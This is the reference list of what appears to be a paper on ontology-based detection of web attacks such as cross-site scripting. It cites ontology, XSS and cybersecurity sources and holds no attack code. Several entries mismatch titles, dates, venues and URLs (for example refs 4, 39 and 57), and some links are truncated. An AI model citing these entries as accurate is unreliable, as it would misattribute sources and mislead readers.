4. Joachim, B.U.; Gaute, W. A Systematic Review of Cybersecurity Risks in Higher Education. 2011. Available online: https://www.mdpi.com/1999-5903/13/2/39 (accessed on 24 May 2021).
5. Foundation of Semantic Rule Engine to Protect Web Application Attacks, Department of Computer Science, Tokyo Institute of Technology. Available online: https://ieeexplore.ieee.org/document/5741285 (accessed on 24 May 2021).
6. Available online: https://www.geeksforgeeks.org/intrusion-detection-system-ids/ (accessed on 24 May 2021).
7. Mohamad, G.; John M. Core Ontology for Privacy Requirements Engineering. Available online: https://arxiv.org/pdf/1811.12621.pdf (accessed on 24 May 2021).
8. Takeshi, T.; Youki, K. Reference Ontology for Cybersecurity Operational Information. Network Security Research Institute, National Institute of Information and Communications Technology, Tokyo 184-8795, Japan. Available online: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8205615 (accessed on 24 May 2021).
9. Shashank, G.; Gupta, B.B. Cross-Site Scripting (XSS) Attacks and Defense Mechanisms: Classification and State-of-the-Art. *Int. J. Syst. Assur. Eng. Manag.* **2017**, *8*, 512–530. Available online: https://link.springer.com/article/10.1007/s13198-015-0376-0(accessed on 24 May 2021).
10. Available online: https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/ (accessed on 24 May 2021).
11. Available online: https://www.sciencedirect.com/science/article/pii/S1084804518302042 (accessed on 24 May 2021).
12. Available online: https://noscript.net/ (accessed on 24 May 2021).
13. Abdalla, W.; Zarul, F. Web Application Security: An Investigation on Static Analysis with other Algorithms to Detect Cross Site Scripting. *ScienceDirect* **2019**, 1173–1181. Available online: https://pdf.sciencedirectassets.com/302082 (accessed on 24 May 2021).
14. Available online: https://www.mdpi.com/2076-3417/10/14/4740/htm (accessed on 24 May 2021).
15. Nguyen, T.T.; Maleehuan, P.; Aoki, T.; Tomita, T.; Yamada, I. Reducing false positives of static analysis for sei cert C coding standard. In Proceedings of the Joint 7th International Workshop on Conducting Empirical Studies in Industry and 6th International Workshop on Software Engineering Research and Industrial Practice, IEEE Computer Society, Montreal, QC, Canada, 25–31 May 2019.
16. Bermejo Higueral, J.R. Benchmarking Approach to Compare Web Applications Static Analysis Tools Detecting OWASP Top Ten Security Vulnerabilities. *Comput. Mater. Contin. CMC* **2020**, *64*, 1555–1577. [CrossRef]
17. Shashank, G.; Gupta, B.B. XSS-Secure as a Service for the Platforms of Online Social Network-Based Multimedia Web Applications in Cloud. 2016. Available online: https://doi.org/10.1007/s11042-016-3735-1 (accessed on 24 May 2021).
18. Available online: https://github.com/payloadbox/xss-payload-list (accessed on 24 May 2021).
19. Available online: https://www.udemy.com/course/advancedEthicalHacking/XSS-Enum&Expl https://jrdacademy.thinkific.com/ (accessed on 24 May 2021).
20. Available online: https://www.w3schools.com/jsref/jsref_fromcharcode.asp (accessed on 24 May 2021).
21. Available online: https://angular.io/guide/upgrade (accessed on 24 May 2021).
22. Ksenia, P. Impact of Frameworks on Security of JavaScript Applications. Faculty of the School of Engineering and Applied Science of the George Washington University. Available online: https://media.proquest.com/media/hms/PFT/2/ (accessed on 24 May 2021).
23. Available online: https://www.udemy.com/course/advancedEthicalHacking/PwnLab-VM-enumerationANDexploitation (accessed on 24 May 2021).
24. Alba, G.; Rafael, M.; Mariano, R. Integrative Base Ontology for the Research Analysis of Alzheimer's Disease-Related Mild Cognitive Impairment. 2021. Available online: https://www.frontiersin.org/articles/10.3389/fninf.2021.561691/full (accessed on 24 May 2021).

25. Sina, K.; Ivanka, I.; David, S. An ontology-based approach to data exchanges for robot navigation on construction sites. Cornell University 2021. Available online: https://arxiv.org/abs/2104.10239 https://arxiv.org/ftp/arxiv/papers/2104/2104.10239.pdf (accessed on 24 May 2021).
26. Muthana, Z.; Alex, F. An Ontology-Based Approach for Curriculum Mapping in Higher Education. In Proceedings of the 2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, USA, 27–30 January 2021, pp. 0141–0147. Available online: https://ieeexplore.ieee.org/abstract/document/9376163/metrics#metrics (accessed on 24 May 2021).
27. Luca, S.; Caryn, B.; Lethabo, M. A Formal Concept Analysis Driven Ontology forICS Cyberthreats. 2020, pp. 247–263. Available online: https://sacair.org.za/wp-content/uploads/2021/01/SACAIR_Proceedings-MainBook_vFin_sm.pdf#page=262 (accessed on 24 May 2021).
28. Esther, A.; Ricardo, S. Using Ontologies in Autonomous Robots Engineering. 2021. Available online: https://www.intechopen.com/online-first/using-ontologies-in-autonomous-robots-engineering (accessed on 24 May 2021).
29. Available online: https://www.researchgate.net/profile/ by Mark Alan Musen (accessed on 24 May 2021).
30. Abdul, S.; Mohammad, N.A.; Ely, S.M.S.; Ahmad, K.M. An Improved Methodology for CollaborativeConstruction of Reusable, Localized, and Shareable Ontology. Available online: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=9335604 (accessed on 24 May 2021).
31. Available online: https://www.sciencedirect.com/science/article/pii/ by Elena (accessed on 24 May 2021).
32. Available online: https://www.isi.edu/ gil/papers/gil-melz-aaai96.pdf (accessed on 24 May 2021).
33. Patrick, Z.; Klaus R.D. Data Integration—Problems, Approaches, and Perspectives. Springer. Available online: https://link.springer.com/chapter/10.1007%2F978-3-540-72677-7_3 (accessed on 24 May 2021).
34. Benomrane, S.; Sellami, Z.; Ayed, M.B. An Ontologist Feedback Driven Ontology Evolution with an Adaptive Multi-Agent System. 2016. Available online: https://daneshyari.com/article/preview/241899.pdf (accessed on 24 May 2021).
35. Adilson, L.K.; Luciano, A.D. Combining Artificial Intelligence, Ontology, andFrequency-Based Approaches to Recommend Activities inScientific Workflows. *Rev. Inform. Teor. Apl.* **2018**, *25*, 39–47. ISSN 2175-2745. Available online: https://seer.ufrgs.br/rita/article/view/RITA_VOL25_NR1_39/pdf_1 (accessed on 24 May 2021).
36. Pascal, H. Semantic Web. Kansas State University, Manhattan, KS, USA. Available online: https://daselab.cs.ksu.edu/sites/default/files/2020_CACM_SWsurvey-authorversion.pdf (accessed on 24 May 2021).
37. Sun, J.; Zhang, H.; Li, Y.F.; Wang, H. Formal Semantics and Verification for Feature Modeling. In Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems, Shanghai, China, 16–20 June 2005; pp. 303–312. Available online: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.119.7748&rep=rep1&type=pdf (accessed on 24 May 2021)
38. Selena, B.; Kilian, S. Object-Oriented Modeling with Ontologies Around: A Survey of Existing Approaches. *Int. J. Softw. Eng. Knowl. Eng.* **2018**, *28*, 1775–1794. Available online: https://www.worldscientific.com/doi/10.1142/S0218194018400284 (accessed on 24 May 2021).
39. Calvanese, D.; De Giacomo, G.; Lembo, D.; Len-zerini, M.; Poggi, A.; Rosati, R. Ontology-Based Database Access. In Proceedings of the 15th Italian Conf. on Database Systems (SEBD 2007), Fasano, Italy, 17–20 June 2007. Available online: https://www.ijcai.org/Proceedings/2018/0777.pdf (accessed on 24 May 2021).
40. Leif, S. Ontology Mediated Querying with Horn Description Logics. Available online: https://link.springer.com/content/pdf/10.1007/s13218-020-00674-7.pdf (accessed on 24 May 2021).
41. Maedche, A. *Ontology Learning for the Semantic Web*; Kluwer Academic Publishers: Dordrecht, The Netherlands, 2003.
42. Available online: http://dai.fmph.uniba.sk/ sefranek/kri/handbook/chapter03.pdf (accessed on 24 May 2021).
43. Hustadt, U.; Motik, B.; Sattler, U. Reducing SHIQ-description logic to disjunctive Datalog programs. In Proceedings of the International Conference on Principles of Knowledge Representation and Reasoning (KR2004), Whistler, BC, Canada, 2–5 June 2004; pp. 152–162. Available online: https://www.researchgate.net/publication/221393441 (accessed on 24 May 2021).
44. Sergio, T.; Enrico, F.; Thomas, E.; Claudio, G.; Siegfried, H.; Marie-Christine, R.; Renate, A.S. Reasoning Web: Semantic Technologies for Information Systems. In Proceedings of the 5th International Summer School 2009, Brixen-Bressanone, Italy, 30 August–4 September 2009. Available online: https://link.springer.com/content/pdf/10.1007%2F978-3-642-03754-2.pdf (accessed on 24 May 2021).
45. Andrew, L.; Ridha, K. Conto: A Protégé Plugin for Configuring Ontologies. In Proceedings of the 7th International Conference on Ambient Systems, Networks and Technologies (ANT), Madrid, Spain, 23–26 May 2016. Available online: https://pdf.sciencedirectassets.com/280203/ (accessed on 24 May 2021).
46. Ban, S.M.; Ibrahiem, A. An Ontology for Mosul University. Department of Computer Science, College of Computer Science and Mathematics, University of Mosul, Iraq. 2019. Available online: https://csmj.mosuljournals.com/pdf_163515_d7cfe071d91dea2d36882a2219cba6b6.html (accessed on 24 May 2021).
47. Wang, Z.; Tian, G.; Shao, X. Home service robot task planning using semantic knowledge and probabilistic inference. *Knowl. Based Syst.* **2020**, *204*, 106174. [CrossRef]
48. Kittiphong, S.; Romchat, K. Ontology-Based Semantic Integration of Heterogeneous Data Sources Using Ontology Mapping Approach. Available online: http://www.jatit.org/volumes/Vol98No22/13Vol98No22.pdf (accessed on 24 May 2021).

49. Nilavu, D.; Sivakumar, R. Knowledge Representation Using Type-2 Fuzzy Rough Ontologies in Ontology Web Language. *Fuzzy Inf. Eng.* **2015**, *7*, 73–99. [CrossRef]
50. Nicholson, N.C.; Giusti, F.; Bettio, M.; Carvalho, R.N.; Dimitrova, N.; Dyba, T.; Flego, M.; Neamtiu, L.; Randi, G.; Martos, C. An Ontology-Based Approach for Developing a Harmonised Data-Validation Tool for European Cancer Registration. *J. Biomed. Semant.* **2021**, *12*, 1–15. Available online: https://jbiomedsem.biomedcentral.com/track/pdf/10.1186/s13326-020-00233-x.pdf (accessed on 24 May 2021). [CrossRef] [PubMed]
51. Available online: https://protege.stanford.edu/publications/ontology_development/ (accessed on 24 May 2021).
52. Robinson, E.P. Network Science and Cybersecurity. Springer, 2014. Available online: https://link.springer.com/book/10.1007%2F978-1-4614-7597-2 https://www.researchgate.net/profile/Alexander_Kott/publication/ (accessed on 24 May 2021).
53. Alessandro, O.; Lorrie, F. Building an Ontology of Cyber Security. Carnegie Mellon University Pittsburgh, PA, USA. Available online: pdfs.semanticscholar.org/3590/ (accessed on 24 May 2021).
54. Hui, G.; Jun, W. An Ontology-based Approach to Security Pattern Selection. *Int. J. Autom. Comput.* **2016**, *13*, 168–182. Available online: http://html.rhhz.net/GJZDHYJSJZZ/20160210.htm (accessed on 24 May 2021).
55. Cains, M.G.; Flora, L.; Taber, D.; King, Z.; Henshel, D.S. Defining Cyber Security and Cyber Security Risk within a Multidisciplinary Context using Expert Elicitation. 2021. Available online: https://onlinelibrary.wiley.com/doi/full/10.1111/risa.13687 (accessed on 24 May 2021).
56. Andrew, L.; Alicia, M. Toward Measuring Knowledge Loss due to Ontology Modularization. Department of Computing and Software, McMaster University, 1280 Main Street West, Hamilton, Canada. Available online: https://www.researchgate.net/profile/Andrew_Leclair/publication/ (accessed on 24 May 2021).
57. Tom, G. Ontology for attack detection: An intelligent approach to web application security. School of Electrical Engineering and Computer Science (SEECS), National University of Sciences and Technology, Islamabad, Pakistan. College of Computer Sciences and Information Technology (CCSIT), King Faisal University, Alahssa 31982, Kingdom of Saudi Arabia. Available online: http://tomgruber.org/writing/ontology-definition-2007.htm (accessed on 24 May 2021).
58. Danny, V.; Glen, R.R. Ontologies for Network Security and Future Challenges. Available online: https://www.researchgate.net/publication/315881325_Ontology https://arxiv.org/pdf/1704.02441.pdf (accessed on 24 May 2021).
59. Debashis, M.; Chandan, M. Towards an Ontology for Enterprise Level Information Security Policy Analysis. 2021. Available online: https://www.scitepress.org/Papers/2021/102480/102480.pdf (accessed on 24 May 2021).
60. Lalit, M.S.; Vivek, I.; Raghu, R. OntoEnricher: A Deep Learning Approach forOntology Enrichment from Unstructured Text. 2021. Available online: https://arxiv.org/pdf/2102.04081.pdf (accessed on 24 May 2021).
61. Abdul, R.; Khalid, L.; Farooq, H.A. Semantic security against web application attacks, School of Electrical Engineering and Computer Science, National University of Science and Technology, Islamabad, Pakistan. Available online: https://www.sciencedirect.com/science/article/abs/pii/S0020025513005677 (accessed on 24 May 2021).
62. Van Heerden, R.P.; Irwin, B.; Burke, I.; Leenen, L. A computer network attack taxonomy and ontology. *Int. J. Cyber Warf. Terror.* **2012**, *2*, 12–25. [CrossRef]
63. Martins, B.F.; Serrano, L.; Reyes, J.F.; Panach, J.I.; Pastor, O.; Rochwerger, B. Conceptual Characterization of CybersecurityOntologies. 2020. Available online: http://personales.upv.es/jopana/Files/Conferences/POEM2020_Conceptual_characterization.pdf (accessed on 24 May 2021).
64. Helmar, H.; Salva, D.; Christian, M.; Thomas, K. Ontology-Based Cybersecurity and Resilience Framework. 2021. Available online: https://www.scitepress.org/Papers/2021/102336/102336.pdf (accessed on 24 May 2021).
65. Lallie, H.S.; Shepherd, L.A.; Nurse, J.R.; Erola, A.; Epiphaniou, G.; Maple, C.; Bellekens, X. Cyber Security in the Age of COVID-19: A Timeline and Analysis of Cyber-Crime and Cyber-Attacks during the Pandemic. 2020. Available online: https://arxiv.org/pdf/2006.11929.pdf (accessed on 24 May 2021).
66. Herzog, A.; Shahmehri, N.; Duma, C. An ontology of information security. *Int. J. Inf. Secur. Priv.* **2007**, *1*, 1–23. Available online: http://refhub.elsevier.com/S0167-4048(14)00086-8/sref38 (accessed on 24 May 2021). [CrossRef]
67. Abdoli, F.; Meibody, N.; Bazoubandi, R. An attack ontology for computer and networks attack. In *Innovations and Advances in Computer Sciences and Engineering*; Springer: Berlin/Heidelberg, Germany, 2010; pp. 473–476. Available online: https://link.springer.com/chapter/10.1007/978-90-481-3658-2_83 (accessed on 24 May 2021).
68. Mario, M.; Antonina, I. Ontology-Based Approach for Cybersecurity Recruitment. 2021. Available online: https://aip.scitation.org/doi/pdf/10.1063/5.0042320 (accessed on 24 May 2021).
69. Momcheva, G. Social networks. Integration, Varna Free University, 2012. Available online: http://repository.kpi.kharkov.ua/ (accessed on 24 May 2021).
70. Zareen, S.; Ankur, P.; Tim, F.; Lisa, M.; Anupam, J. UCO: A Unified Cybersecurity Ontology. In *AAAI Workshop: Artificial Intelligence for Cyber Security*; David, R., Ed.; AAAIPress: Phoenix, AZ, USA, 2016. Available online: https://ebiquity.umbc.edu/_file_directory_/papers/781.pdf (accessed on 24 May 2021).